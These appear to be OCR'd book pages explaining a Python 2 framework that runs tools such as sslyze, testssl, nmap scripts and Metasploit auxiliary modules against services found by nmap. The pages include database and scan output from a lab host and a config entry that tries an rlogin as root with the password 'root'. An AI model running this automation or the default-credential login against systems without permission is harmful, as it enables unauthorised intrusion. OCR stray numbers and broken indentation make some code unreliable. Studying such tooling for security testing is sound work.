                lst.pop("name") #-->All service and val disc by nmap  {ssh:[[h1,p1],[h2,p2]],ftp--}
                all_config_file=os.path.join(self.folder_dir,"all_commands.json")
                with open(all_config_file,"rb") as f:
                    jsonpredata = json.loads(f.read()) #--> all service types in master json

                lst_pre = jsonpredata.keys()
                lst_temp = lst.keys()
                ss = set(lst_temp).intersection(set(lst_pre)) #-->All services common to what is discovered
by nmap and what is there in master json-->it will skip the use case if nmap identifies a service that our
master json would not have.Thus it would be good to do a set difference as well suc that all the services
that are discovered by nmap and are not there in master json would be fetched
                ms=list(set(lst_temp) - set(lst_pre)) 16

                #print "ss is " +str(ss) +" and lst is "+str(lst) +"and lst1 is :"+str(lst1)
                dic = {}
```

11

12

14

15

```
                for i in ss:
                    for k in lst.get(i):
                        dic.setdefault(i, []).append(k)#thus all refined data would be in dic.All services
and host,ports that ar discovered by the nmap scan placed like {ssh:[[h1,p1],[h2,p2]],ftp--}
                    #dic.update({i:k for k in lst.get(i)})
                ms_dic={}
                for i in ms:
                    for k in lst.get(i):
                        ms_dic.setdefault(i, []).append(k) 18

                self.processed_services=dic #--Processed services would now contain relevent json
                self.commandsJson=jsonpredata #all data from json file is in commandsjson
                self.missed_services=ms_dic
            if mode=='c':
                self.set_log_file()
                self.IPexploit.data_path=self.data_path
                self.IPexploit.logger=self.logger
                self.commandObj.project_id=self.project_id
                self.commandObj.data_path=self.data_path
                self.commandObj.set_log_file()
                self.commandObj.logger_info=self.logger

                self.parse_and_process() 19
```

```
    if(self.generate_report==True):20
        if mode=='c':
            while (1):
                inp=raw_input("\n" + g +"[+] Press 1 to generate the report and 2 to exit \n")
                if (inp=="1"):
                    self.IPexploit.generate_report(self.project_id) 21
                    break
                elif(inp=="2"):
                    break
        else:
            self.IPexploit.generate_report(self.project_id) 22

    if skip_init_check==False:

        temp_file=str(id) + "_result_data.txt"
        data_file=os.path.join(self.data_path,temp_file)
        json.dump(dic,open(data_file,"wb"))
        data = json.load(open(data_file,"rb"))

        data_temp = []
        for j in data:
            data_temp.append(j) #all keys of json file go in data_temp

except Exception ,ee:
    print str(ee)
    self.print_Error("Error occured in Main method "+str(ee))
    return_set={}
    return_set["status"]="failure"
    return_set["value"]="Exception occured :"+str(ee)
    return return_set
```

```
    def parse_and_process(self,mode='c',continue_=False,concurrent=False):
        try:

            self.method_id="parse_and_process()"
            self.print_log("Starting method --> "+self.method_id)
            self.rows=[]
            self.new_and_unknown=[]
            self.IPexploits=[]
            if (self.missed_services): #check is not none --it returns false for empty isits
                print "Missed services does contain data !!!"
                for k,v in self.missed_services.iteritems():
                    entries={}
                    entry={}
                    service_status='unknown'
                    #print "Missed service is "+str(k)
                    if (k=='unknown'):
                        service_status='unknown'
                        entry["unknown"]=True
                        entry["new"]=False
                        #entry["echo"]=False
                    elif(k !=""):
                        service_status='new'
                        entry["unknown"]=False
                        entry["new"]=True
                        #entry["echo"]=False
                    if entry:
                        entries["Entries"]=entry
                        entries=json.dumps(entries)
                    else:
                        entries["Entries"]={"unknown":False,"new":False}
                        entries=json.dumps(entries)
                    for h_p in v:
                        self.rows.append((self.project_id,str(h_p[0]),str(h_p[1]),str
(k),'init',entries,service_status,str(h_p[2]),str(h_p[3])))
                        self.IPexploits.append(IPexploits.IPexploits(self.project_id,str(h_p[0]),str(h_p
[1]),str(k),'init',entries,service_status))

            if (self.processed_services): #dict form of services that are discovered by nmap in dict fom
                for k,v in self.processed_services.iteritems():
                    entries={}
                    commands_and_exploits={}
                    row=[]
                    service_val=self.commandsJson.get(k) # k would be service and would act as key for
commandsjson
                    #all_commands=service_val.get('Commands') #commands is  list of dictionaries
                    is_custom=service_val.get('Custom')
```

1 2 3 4

```
                if(is_custom==False):
                    entries=self.getTemplate(k)
                    #print "entries are -->" +str(entries)
                    if(entries != -1):
                        #print "here reached also 1.2\n
                        for h_p in v:
                            self.rows.append((self.project_id,str(h_p[0]),str(h_p[1]),str
(k),'init',entries,'existing',str(h_p[2]),str(h_p[3])))
                            self.IPexploits.append(IPexploits.IPexploits(self.project_id,str(h_p[0]),str
(h_p[1]),str(k),'init',entries,'existing'))
                            self.config[k]=row
                    else:
                        print "Error entry -1 for key -- Does not support recursive classes:"+str(k)
                        self.print Error("Entry error (returns -1) for key "+str(k))


elif(is_custom==True):
    all_commands=service_val.get('Commands')
    if all_commands:
        for entry in all_commands : #each command entry will pint to a custom class
            if (entry):
                entries=self.getTemplate(entry)
                if(entries != -1):
                    for h_p in v:
                        #self.rows.append((self.project_id,str(h_p[0]),str(h_p[1]),str
(k),'init',entries,'existing'))
                        self.rows.append((self.project_id,str(h_p[0]),str(h_p[1]),str
(entry),'init',entries,'existing',str(h_p[2]),str(h_p[3])))
                        self.IPexploits.append(IPexploits.IPexploits(self.project_id,str
(h_p[0]),str(h_p[1]),str(entry),'init',entries,'existing'))
                        self.config[k]=row


if self.rows:
    self.IPexploit.insertIPexploits(self.rows)
    print "\n"
    #print r+"{+}_____Launching with selected configuration !!!_____"+e
    if mode=='c':
        self.launchConfiguration()
    else :
        if concurrent==True and continue_==False:
            return
        elif continue_== False and concurrent==False:
            return_val=self.launchConfiguration(False,'gui',False)
            return return_val
```

```
mysql> select id,Pid,Host,Port,Service,Project_status from IPexploits where Pid=744;
+-------+-----+-----------+------+---------+----------------+
| id    | Pid | Host      | Port | Service | Project_status |
+-------+-----+-----------+------+---------+----------------+
| 20947 | 744 | 10.0.2.15 | 8002 | rtsp    | init           |
| 20948 | 744 | 10.0.2.15 | 111  | rpcbind | init           |
| 20949 | 744 | 10.0.2.15 | 80   | http    | init           |
| 20950 | 744 | 10.0.2.15 | 8000 | http    | init           |
| 20951 | 744 | 10.0.2.15 | 22   | ssh     | init           |
| 20952 | 744 | 10.0.2.15 | 443  | http    | init           |
| 20953 | 744 | 10.0.2.15 | 443  | ssl     | init           |
+-------+-----+-----------+------+---------+----------------+
7 rows in set (0.00 sec)
```

```
mysql> select Service,Exploits from IPexploits where Pid=744 and (Service='ssh' or Service='rtsp');
+---------+--------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------+
| Service | Exploits
                                                                        |
+---------+--------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------+
| rtsp    | {"Entries": {"new": true, "unknown": false}}
                                                                        |
| ssh     | {"Entries": {"ssh_1": [true, "0", "0"], "ssh_2": [true, "0", "0"], "ssh_3": [true, "0", "0"], "ssh_4
": [true, "0", "0"], "ssh_5": [true, "0", "0"], "ssh_6": [true, "0", "0"]}} |
+---------+--------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------+
2 rows in set (0.00 sec)
```

```
                    else: |
                        val=self.launchConfiguration(True,'gui',True) #overwrite=true and continue=true
                        if val==1:
                            self.launchExploits()
                        else:
                            print "\n\n Some massive error occured --I am here !!"
                        #self,make_config=False,mode='c',continue_=False)
        else :
            print "\n"+g+"No Common service and no unknown or new service discovered !!"+e
            return_set={}
            return_set["status"]="empty"
            return_set["value"]="No Common service and no unknown or new service discovered !!"
            return return_set
            #self.launchConfiguration()

    except Exception, ee:
        self.print_Error("EXception -->"+str(ee))
        return_set={}
        return_set["status"]="failure"
        return_set["value"]=str(ee)
        return return_set
```

```
        def launchConfiguration(self,make_config=False,mode='c',continue_=False,concurrent=False,record_list=
    []):
            try:
                print ("\n"+g+"[+] Launching configuration ...."+e)
                #self.init_connection()
                self.method_id="launchConfiguration()"
                self.print_Log("Starting method --> "+self.method_id +"Project id --> "+self.project_id)
                id_=int(self.project_id)
                if concurrent==False:
                    IPexploits=self.IPexploit.getIpExploits(self.project_id) 1
                else:
                    IPexploits=self.IPexploit.getIpExploit(self.project_id,record_list)
                IPexploits_and_commands=[]
                list_row=[]
                config_list=[]
                tab_draw=[]
                for row in IPexploits: #row is of type tuple whic is read only

                    commands=self.getCommands(row[4],row[2],row[3])#x.append([str(row[0]),str(row[1])])
                    #print" commands got are :" +str(commands)
                    list_row.append((row[0],row[1],row[2],row[3],row[4],row[5],commands,row[7],row[10],row
    [11],row[12]))
                    tab_draw.append((row[0],row[1],row[2],row[3],row[4],row[5],'',commands)) 3
                header=[]
                header=['ID','PROJECT_Id','HOST','PORT','SERVICE','Commands']
                col_width=[5,5,15,5,7,40]
                #self.DrawTable(tab_draw,header,col_width)
                return_set={}


                if mode !='c' and continue_== False:
                    if concurrent==False:
                        all_exploits=self.IPexploit.getUnknownServicesOnly(self.project_id)


                else:
                    all_exploits=self.IPexploit.getUnknownServicesOnly(self.project_id,True,record_list)
                for row in all_exploits: #row is of type tuple whic is read only
                    print "Row found UNknown also with 0th element as :"+str(row[0])
                    empty_dict={}
                    empty_dict["status"]="empty"
                    list_row.append((row[0],row[1],row[2],row[3],row[4],row[5],empty_dict,row[7],row[10],row
[11],row[12]))

                print "\n\nAbout to return now !!!"
                return_set["status"]="reconfig"
                return_set["value"]=list_row
                return return_set
```

```
            for row in list_row:
                config_entry={}
                print("\n"+ lr +"##########################"+e)
                #print str(row)
                #if mode =='c':
                if mode =='c':
                    print ("\n"+g+"[+]Project id : "+y+str(row[1])+g+" [+] Host : "+y+ str(row[2])+g+" [+]
Port : "+y+str(row[3]) +g+" [+] Service : "+y+str(row[4])+e)
                #print "Commands :"
                command_data=row[6]
                config_entry["id"]=str(row[0])
                config_entry["Project_id"]=str(row[1])
                config_entry["Host"]=str(row[2])
                config_entry["Port"]=str(row[3])
                config_entry["Service"]=str(row[4])
                config_entry["IsCustom"]=False
                config_entry["IsModified"]=False
                command_list=[]
```

4

```
                for k in command_data:
                    id_=k.get("id")
                    command_list.append(id_)
                    args=k.get('args')
                    if mode =='c':
                        print(b+"************************************************"+e)
                        print(r+"Command id :-->"+y+str(id_)+e)
                        print(r+"Commands :"+e)
                    for aur in args:
                        if isinstance(aur, basestring):
                            aur=aur.replace('\n','')
                        if mode =='c':
                            print str(aur)
                    if mode =='c':
                        print(b+"************************************************"+e)
                #print "\n"
                if mode =='c':
                    print("\n"+ lr +"########################################"+e)
                config_entry["Commands"]=command_list
                config_list.append(config_entry)
            self.config_file["Records"]=config_list

            if mode !='c' and continue_==True and make_config==True:
                self.makeConfigurationFile()
                return 1

            if(make_config==True):
                self.makeConfigurationFile()

            print(y+"\n\n[+] The above configuration has been selected :Press 1 tolaunch the tests ,2 to
reconfigure !!!"+e)
            choice="0"
            if mode=='c':
                while (1):
                    choice =raw_input(b+"\n>Please enter your choice\n "+e)
                    if((choice=="1") or (choice=="2")):
                        break;
                    else:
                        print "\n" + r +"[+] Invalid choice " +e

                if (choice =="1"):

                    self.launchExploits()
                else :
                    self.reConfigure()
            else:
                    print("Some error occured with flow.This should not be executed !!")
                    #self.reConfigure("gui")
        except Exception ,ee:
            self.print_Error("EXception 11-->"+str(ee))
            print "Exception 11"+str(ee)
```

ID	PROJECT_Id	HOST	PORT	SERVICE	SERVICE TYPE
20954	744	10.0.2.15	8002	rtsp	new
20955	744	10.0.2.15	111	rpcbind	existing
20956	744	10.0.2.15	80	http	existing
20957	744	10.0.2.15	8000	http	existing
20958	744	10.0.2.15	22	ssh	existing
20959	744	10.0.2.15	443	http	existing
20960	744	10.0.2.15	443	ssl	existing

```
##################################################################################################

[+]Project id : 744 [+] Host : 10.0.2.15 [+] Port : 443 [+] Service : ssl


************************************************
Command id :-->ssl_1
Commands :
2500
sslyze <host>:<port>
************************************************
************************************************
Command id :-->ssl_beast_1
Commands :
4000
bash Scripts/testssl.sh -A <host>:<port>
************************************************
************************************************
Command id :-->ssl_freak_1
Commands :
4000
bash Scripts/testssl.sh -F <host>:<port>
************************************************
```

```
    def launchExploits(self,concurrent=False,record_list=[],resume=False,params_key="Default"):
        """
            Objective :
            This mehod will actually invoke the file auto_commands.py with appropriate commands
            and method in order for the method to launch vulnerability scanning with external
            scripts .This method does the same with threading disabled.
        """
        try:
            self.method_id="LaunchExploits()"
            self.print_Log("Started method LaunchExploits()")
            if concurrent==False:
                self.generate_report=True
            if concurrent==False:
                if resume==False:
                    IPexploits_data=self.IPexploit.getIpExploits(self.project_id) 9
                else:
                    IPexploits_data=self.IPexploit.getIpExploits(self.project_id,None,True)
                    print "Now sleeping for 20 sec !!"
                    time.sleep(20)
            else:
                IPexploits_data=self.IPexploit.getIpExploit(self.project_id,record_list)
                if((IPexploits_data !=-1 ) and (IPexploits_data is not None)):
                    try:
                        for exploit in IPexploits_data:
                                current_record_id=exploit[0]
                                service=str(exploit[4])
                                host=exploit[2]
                                port=exploit[3]
                                self.IPexploit.UpdateStatus('processing',host,port,int(self.project_id),int
(current_record_id))
                    except Exception ,exce:
                        print "Exception occured while updating the record status :"+str(exce)


            if((IPexploits_data !=-1 ) and (IPexploits_data is not None )):

                for exploit in IPexploits_data:
                    try:
                        current_record_id=exploit[0]
                        service=str(exploit[4])
                        host=exploit[2]
                        port=exploit[3]
                        self.print_Log("Service,Host,port  is -->"+str(service)+"  " +str(host)+"  "+str
(port))
                        entry=self.commandsJson.get(service)
                        meta=entry.get('Commands') 10
                        self.IPexploit.UpdateStatus('processing',host,port,int(self.project_id),int 11
(current_record_id))
                        profile_service=self.profileJson.get(service) 12
                        id_list=profile_service.get('Test_cases')
                        execute=True
                        params_config_file=os.path.join(self.folder_dir,"Project_params.json")
                        with open(params_config_file,"rb") as f:
                            all_params_data = json.loads(f.read()) #--> all service types in master json
                        param_data=all_params_data.get(params_key,None)
```

```
user=''
password=''
domain=''
user_sid=''
if param_data != None:
    user=param_data.get("User","")
    password=param_data.get("Password","")
    domain=param_data.get("Domain","")
    user_sid=param_data.get("User_sid","")
for entries in meta :
    execute=entries.get("execute",True)
```

13

```
                    if entries.get('id') in id_list and execute ==True:
                        method_name=entries.get('method')
                        args=entries.get('args')
                        self.commandObj.method_id=method_name
                        self.commandObj.command_id=entries.get('id')
                        self.commandObj.current_record_id=current_record_id
                        self.commandObj.current_host=host
                        self.commandObj.current_port=port
                        self.commandObj.data_path=self.data_path
                        final_args=[]
                        for arg in args:
                            if isinstance(arg, basestring):
                                arg=arg.replace("<host>",host)
                                arg=arg.replace("<port>",port)
                                arg=arg.replace("<user>",user)
                                arg=arg.replace("<password>",password)
                                arg=arg.replace("<domain>",domain)
                                arg=arg.replace("<user_sid>",user_sid)
                            final_args.append(arg)
                        if ((method_name)):
                            func = getattr(self.commandObj,method_name)
                            print "Invoking !!!"
                            is_interactive=entries.get('interactive')
                            self.commandObj.print_Log_info("\n\n\n STARTING EXPLOITS  FOR PROJECT
ID --> " +str(self.project_id))
                            print "Logged"
                            try:

                                if((is_interactive !=None ) and (is_interactive =="1")):
                                    print "Launching General interactive mode !!-->Method-
>"+method_name
                                    func(final_args,True)
```

14

15

16

17

```
                                else:
                                    print "Launching without interactive mode !!--->"+method_name
                                    grep= entries.get("grep",None)
                                    if grep != None:
                                        grep_commands=entries.get("grep_commands")
                                        func(final_args,grep_commands)
                                    else:
                                        func(final_args)
                                self.IPexploit.TestCaseStatus('true',host,port,int
(self.project_id),int(current_record_id))
                            except Exception ,ee:
                                print "Exception occured while executing exploits for command
id :"+str(entries.get("id"))


                        self.IPexploit.UpdateStatus('complete',host,port,int(self.project_id),int
(current_record_id))
                    except Exception ,exccc:
                        print "Exception ---> "+str(exccc)
                        self.IPexploit.UpdateStatus('error-complete',host,port,int(self.project_id),int
(current_record_id))

            except Exception ,ee:
                self.print_Error("Inside exception of launch exoloits :"+str(ee))
```

18

19

20

```
| 736 | {"Entries": {"ssl_1": [true, "[u'sslyze 10.0.2.15:443', '\\nEnd']", "Command Executed :sslyze 10.0.2.15:
443\n\nResult\n\n\n AVAILABLE PLUGINS\n -----------------\n\n  PluginOpenSSLCipherSuites\n  PluginSessionResumpt
ion\n  PluginChromeSha1Deprecation\n  PluginHSTS\n  PluginCertInfo\n  PluginHeartbleed\n  PluginCompression\n  P
luginSessionRenegotiation\n\n\n\n CHECKING HOST(S) AVAILABILITY\n -----------------------------\n\n    10.0.2.15:
443                       => 10.0.2.15:443\n\n\n\n SCAN COMPLETED IN 0.08 S\n ------------------------\n\n\n"],
"ssl_5": [true, "[u' nmap -Pn --script=ssl-cert -p 443 10.0.2.15', '\\nEnd']", "Command Executed : nmap -Pn --sc
ript=ssl-cert -p 443 10.0.2.15\n\nResult\nStarting Nmap 7.12 ( https://nmap.org ) at 2017-08-19 00:54 UTC\nNmap
scan report for 10.0.2.15\nHost is up (0.000048s latency).\nPORT    STATE SERVICE\n443/tcp open  https\n| ssl-ce
rt: Subject: commonName=paladion.net/organizationName=Paladion Networks/stateOrProvinceName=Bangalore/countryNam
e=IN\n| Issuer: commonName=paladion.net/organizationName=Paladion Networks/stateOrProvinceName=Bangalore/country
Name=IN\n| Public Key type: rsa\n| Public Key bits: 2048\n| Signature Algorithm: sha256WithRSAEncryption\n| Not
valid before: 2017-02-17T07:34:13\n| Not valid after:  2018-02-17T07:34:13\n| MD5:   9bcd 7086 3638 9f00 f8bd ed
60 ee17 3077\n|_SHA-1: 2705 122c 70d7 8eef 1f41 419b 45a2 17c7 e904 5e54\n\nNmap done: 1 IP address (1 host up)
```

```
import shlex,sys,time,pyshark ,pexpect,commands,urllib2,requests,threading,subprocess,psutil,logging,logging.handlers,threading
from subprocess import Popen, PIPE, STDOUT
import Auto_logger ,IPexploits,time,unicodedata,chardet,os,json
class Commands:
        def __init__(self):
                self.project_id=004
                self.method_id="INIT"
                self.command_id=None
                self.Log_file=str(self.project_id) +str("_Log_file")
                self.lock = threading.Lock()
                self.logger =None
                self.logger_info=None
                self.Log_file_info=None
                self.exploit_results=None
                self.con=None
                self.cursor=None
                self.Auto_logger=Auto_logger.Logger()
                self.IPexploitObj=IPexploits.IPexploits()
                self.current_record_id=None
                self.general_op=""
                self.current_host=''
                self.current_port=''
                self.data_path=''
                self.general_op=""
                self.Kill=False
```

```
def custom_meta(self,commands):
        try:
                exploit_result=''
                commands_launched=[]
                self.method_id="Custom meta"
                self.print_Log_info("Inside command_meta")
                self.print_Log("Inside command_meta")
1               child = pexpect.spawn('msfconsole -q')
                commands_launched.append('>msfconsole \n')
                i=child.expect(['.*> ',pexpect.EOF,pexpect.TIMEOUT],timeout=480)   2
                run=True
                if (i==0):
                        self.print_Log(str(child.after))
                        commands_launched.append(str(child.after))
                        self.print_Log(str(i))
                        for command in commands:
                                command=command.replace("\n","")
3                               child.sendline(command)
                                time.sleep(3)
                                j=child.expect(['.*> ',pexpect.EOF,pexpect.TIMEOUT],timeout=280)   4
                                if(j==0):
                                        self.print_Log(str(child.after))
                                        commands_launched.append(str(child.after)+"\n")
                                        continue
5                               elif(j==1):
                                        self.print_Log("EOF reached-->Not launching the run command")
                                        self.Display_msg(child)
                                        commands_launched.append(str(child.after)+"\n")
                                        run=False
                                        break
6                               else:
                                        self.print_Log("Time out exceeded in child check ->Not launching the run command")
                                        self.Display_msg(child)
                                        commands_launched.append(str(child.after)+"\n")
                                        run=False
                                        break
```

```
{
  "args": [
    "use auxiliary/scanner/http/http_header",
    "set RHOSTS <host>",
    "set RPORTS <port>"
  ],
  "id": "http_headers_2",
  "include": true,
  "method": "custom_meta",
  "title": "Metasploit Headers Check"
},
```

```
7   elif(i==1):
                self.print_Log("EOF reached Outer Expect-->Not launching the run command")
                run=False
                self.Display_msg(child)
                commands_launched.append("EOF->"+str(child.after)+"\n")

8   else:
                self.print_Log("Time out exceeded in parent check ->Not launching the run command")
                run=False
                self.Display_msg(child)
                commands_launched.append("Time out exceeded "+str(child.after)+"")

9   if(run==True):
                self.print_Log("\n\nEverything Fine till now-->Launching run command\n\n")
                self.print_Log_info("\nEverything Fine till now-->Launching run command\n")
10              child.sendline('run')
                #commands_launched.append('>run')
                time.sleep(3)
                k=child.expect(['.*>.*',pexpect.EOF,pexpect.TIMEOUT],timeout=1500)
                time.sleep(2)
                if(k==0):
                        self.print_Log("\n\nModule Execution completed\n\n")
                        self.print_Log_info("\nModule Execution completed\n")
                        self.Display_msg(child)
                        commands_launched.append(''+str(child.after)+'\n')
                        exploit_result=exploit_result+"Command Executed :"+commands_launched[0]
                        exploit_result="\n"+exploit_result+"\nResult :\n"+str(child.after)
                        #exploit_result=str(child.after)
                        self.print_Log("\n\nNow exiting !!!\n\n")
                        self.exit_child(child)
                        self.print_Log("Closing the child pipe !!!")
                        child.close(force=True)

                else:
                        self.print_Log("some error occured while running the aux module !!")
                        self.print_Log_info("some error occured while running the aux module !!")
                        self.print_Log_Error("some error occured while running the aux module !!")
                        self.print_Log("The value of expect here is :" +str(k))
                        self.Display_msg(child)
                        commands_launched.append('<Finished-T/O or EOF>'+str(child.after)+'')
                        exploit_result=exploit_result+"Command Executed :"+commands_launched[0]
                        exploit_result="\n"+exploit_result+"\nResult :\n"+str(child.after)
                        #exploit_result=str(child.after)
                        self.print_Log("\n\nNow exiting !!!\n\n")
                        self.exit_child(child)
                        self.print_Log("Closing the child pipe !!!")
```

11

12

```
    13  else:
                self.print_Log("Run Flag is Not true !!")
                self.print_Log_info("Run Flag is Not true !!")
                self.print_Log("Closing the child pipe !!!")
                child.sendline('exit')
                child.close(force=True)
                exploit_result="Command msf console failed to load the console or timeout occured "
                exploit_result=exploit_result+"Command Executed :"+commands_launched[0]
                exploit_result="\n"+exploit_result+"\nResult :\n"+commands_launched[len(commands_launched)-1]

    14  self.SaveDetails(str(commands_launched),exploit_result)
        self.print_Log_info("Exiting custom_meta !!")
except Exception ,e:
        self.print_Error(str(child.after))
        self.print_Error("Custom MetaSploit module has exception :" +str(e))
        self.print_Error_info("Custom MetaSploit module has exception :" +str(e))
        #self.Display_msg("Closing the child pipe !!!")
        child.close(force=True)
```

```
def SaveDetails(self,commands,result):
        status=1
        self.IPexploitObj.logger=self.logger
    1   status=self.IPexploitObj.Update(self.project_id,self.current_record_id,self.command_id,commands,result,False)
        if (status==1):
                self.print_Log_info( "Details Updated successfully")
                print "Details Updated successfully"
        else:
                self.print_Log_info( "Details Update Failed")
                self.print_Log( "Details Update Failed")
                print("Details Update Failed")
```

```
def singleLineCommands_Timeout(self,arg,grep_commands=None):
                self.method_id="Execute_Single_line_timeout()"
                commands_executed=[]
                commands_executed.append(arg[1])
                if grep_commands ==None:
                        thread = threading.Thread(target=self.execute_singleLine,args=(arg[1],))  1
                else:
                        thread = threading.Thread(target=self.execute_singleLine,args=(arg[1],False,grep_commands))  2
                thread.start()
        3       timeout=int(arg[0])
                thread.join(timeout)
                self.method_id="Execute_Single_line_timeout()"
                if thread.is_alive():
                        self.print_Log_info( 'Terminating process')
                        try:
                                process = psutil.Process(self.process.pid)  4
                                for proc in process.children(recursive=True):
                                        self.print_Log_info( "Killing Process with id -->"+str(proc))
                                        try:
                                                self.Kill=True
                                                proc.kill()
                                                time.sleep(1)
                                        except Exception ,ew:
                                                print("Exception while killing :"+str(ew))
                                        self.print_Log_info( "Killed Process with id -->"+str(proc))
                                try:
                                    6   process = psutil.Process(self.process.pid)
                                        if process:
                                                self.Kill=True
                                                self.process.kill()
                                                thread.join(60)
                                                commands_executed.append('Process killed--.timeout')
                                except:
                                        self.print_Log("Parent Process already KIlled")
                                self.print_Log_info( "Kill result is --> "+str(self.process.returncode))
                                exploit_result="Command Executed :"+commands_executed[0]+"\n"
                                exploit_result=exploit_result+"\nResult:\n"+str(commands_executed[len(commands_executed)-1])
                        except Exception ,ee:
                                self.print_Error( "Exception in killing process --> "+str(self.process.returncode) +str(ee))
```

5

```
def execute_singleLine(self,cmd,result_=False,grep_commands=None)
        try:
            commands_executed=[]
            exploit_result=''
            self.print_Log_info('Thread started --with command '+str(cmd))
            commands_executed.append(cmd+"")
            polling_elements=[]
            elements={}
            output=''
        1   self.process=subprocess.Popen(cmd,shell=True,stderr=subprocess.STDOUT,stdout=subprocess.PIPE)
            (output, err)=self.process.communicate()  2
            result = chardet.detect(output)
            charenc = result['encoding']
            if (charenc is not None):
                    output=output.decode(charenc).encode('ascii','replace')
                    if err is not None:
                            err=err.decode(charenc).encode('ascii','replace')
                    else:
                         err=''
                         if self.Kill:
                             self.Kill=False
                             err=err+"Killed@"
            commands_executed.append(str(output)+"\n"+str(err)+"\n")
            parent_output=str(output)
            exploit_result="Command Executed :"+commands_executed[0]+"\n"
            exploit_result=exploit_result+"\nResult"+str(commands_executed[len(commands_executed)-1])
            commands_executed[len(commands_executed)-1]="\nEnd"
            self.print_Log( 'Thread finished')
            self.print_Log_info( 'Thread finished')
            if(result_==False):
                        self.SaveDetails((str(commands_executed)),exploit_result)  5
                        var=0
            else:
                        self.general_op=(str(output)+"\n"+str(err)+"\n")

        except Exception ,e :
                self.print_Error( "Exception in thread " +str(e))
                self.print_Error_info( "Exception in thread " +str(e))
```

3

4

```
        def general_interactive(self,args):
                try:
                        self.method_id="General_Interactive()"
                        self.print_Log_info("Starting Interactive Session with command --> "+str(args[1]) +" and timeout " +str(args[0]))
                        cmd=args[1]
                        timeout=args[0]
                        child=pexpect.spawn(cmd)
                        commands_executed=[]
                        commands_executed.append(cmd+"\n")
                        exploit_result=''
                        for i in range(2,len(args),2):
                                arg_list=[]
                                check_list=[]
                                arg_list=list(args[i])
                                check_list=arg_list.pop(0).split(',')
                                count=len(arg_list)-1
                                arg_list.append(pexpect.TIMEOUT)
                                check_list.append(str(count+1))
                                arg_list.append(pexpect.EOF)
                                check_list.append(str(count+2))
                                j=child.expect(arg_list,120)
                                commands_executed.append(str(str(child.before)+"\n\nConsole is Now expecting :"+str(arg_list[j])+"\n\n
\nActual Output by console \n:"+str(child.after)+"\n\n").replace("<class 'pexpect.EOF'>","Console Ended").replace("<class
'pexpect.exceptions.TIMEOUT'>","Time out").replace("<class 'pexpect.exceptions.EOF'>","Console Ended"))
                                time.sleep(4)
                                if(str(j) in check_list):
                                        self.print_Log("Before :"+str(child.before) + "\n" + "After : "+str(child.after)+" j is "+str(j) )
                                        if((i+1)<len(args)):
                                                child.sendline(args[i+1])
                                                commands_executed.append("Writing on console : "+args[i+1]+"\n")
                                                time.sleep(2)
                                        continue;
                                else:
                                        self.print_Log("Results not as expected --> see aurguments " +str(j) +str(arg_list[j]) +"\n"+str
(child.before) + "  " + str(child.after))
                                        self.print_Log_info("Results not as expected --> see aurguments ")
                                        break
                        exploit_result="Command Executed :"+commands_executed[0]+"\n"
                        exploit_result=exploit_result+"\nOutput\n"+str(commands_executed[len(commands_executed)-1])
                        self.SaveDetails(str(commands_executed),exploit_result)
                        child.sendcontrol('z')
                        child.sendcontrol('c')
                        child.close(force=True)
                        self.print_Log_info("Exiting General_interactive()")

                except Exception ,e:
                        self.print_Error("Exception general interactive " +str(e))
                        self.print_Error_info("Exception general interactive " +str(e))
                        self.print_Error("Closing Child now !!")
```


```
"login": {
  "Commands": [
    {
      "args": [
        "300",
        "rlogin -l root  <host>",
        [
          "0,1",
          ".*password: .*",
          "[$,#]",
          ".*No route to host.*"
        ],
        "root",
        [
          "0,1",
          ".*password: .*",
          "[$,#]",
          ".*No route to host.*"
        ]
      ],
      "id": "login_1",
      "include": true,
      "method": "general_interactive",
      "title": "Rlogin with root by rlogin client -->  rlogin -l root IP"
    },
```

```
def generalCommands_Tout_Sniff(self,arg,interactive=False): #note see the methods which inoke other methods
        try:
                commands_executed=[]
                exploit_result=''
                self.method_id="General_Commands_Timeout_sniff()"
                commands_executed.append('starting sniffing')
                thread = threading.Thread(target=self.start_sniffing,args=("eth0","200",))
                thread.start()
                time.sleep(3)
                if (interactive==False):
                        self.singleLineCommands_Timeout(arg)
                else:
                        self.general_interactive(arg)
                self.method_id="General_Commands_Timeout_sniff()"
                if thread.is_alive():
                        self.print_Log_info('Terminating Sniffing process')
                        try:
                                process = psutil.Process(self.process_sniff.pid)
                                for proc in process.children(recursive=True):
                                        print "Killing Process with id -->"+str(proc)
                                        try:
                                                proc.kill()
                                        except Exception ,ew:
                                                print("Exception while killing :"+str(ew))
                                try:
                                        process = psutil.Process(self.process_sniff.pid)
                                        if process:
                                                self.process_sniff.kill()
                                                thread.join(60)
                                except:
                                        self.print_Log("Parent process already killed:")
                                commands_executed.append('Finished  sniffing-->Details are in pcap file')
                                exploit_result="Command Executed :"+commands_executed[0]+"\n"
                                exploit_result=exploit_result+"\nResult:\n"+str(commands_executed[len(commands_executed)-1])
                        except Exception ,ee:
                                self.print_Error("Exception in killing process --> "+str(self.process_sniff.returncode) +str(ee))
                self.print_Log_info("Exiting general_commands_tout_sniff()")
        except Exception ,e:
                self.print_Error("Exception in SingleLineCommands_Tout" +str(e))
```

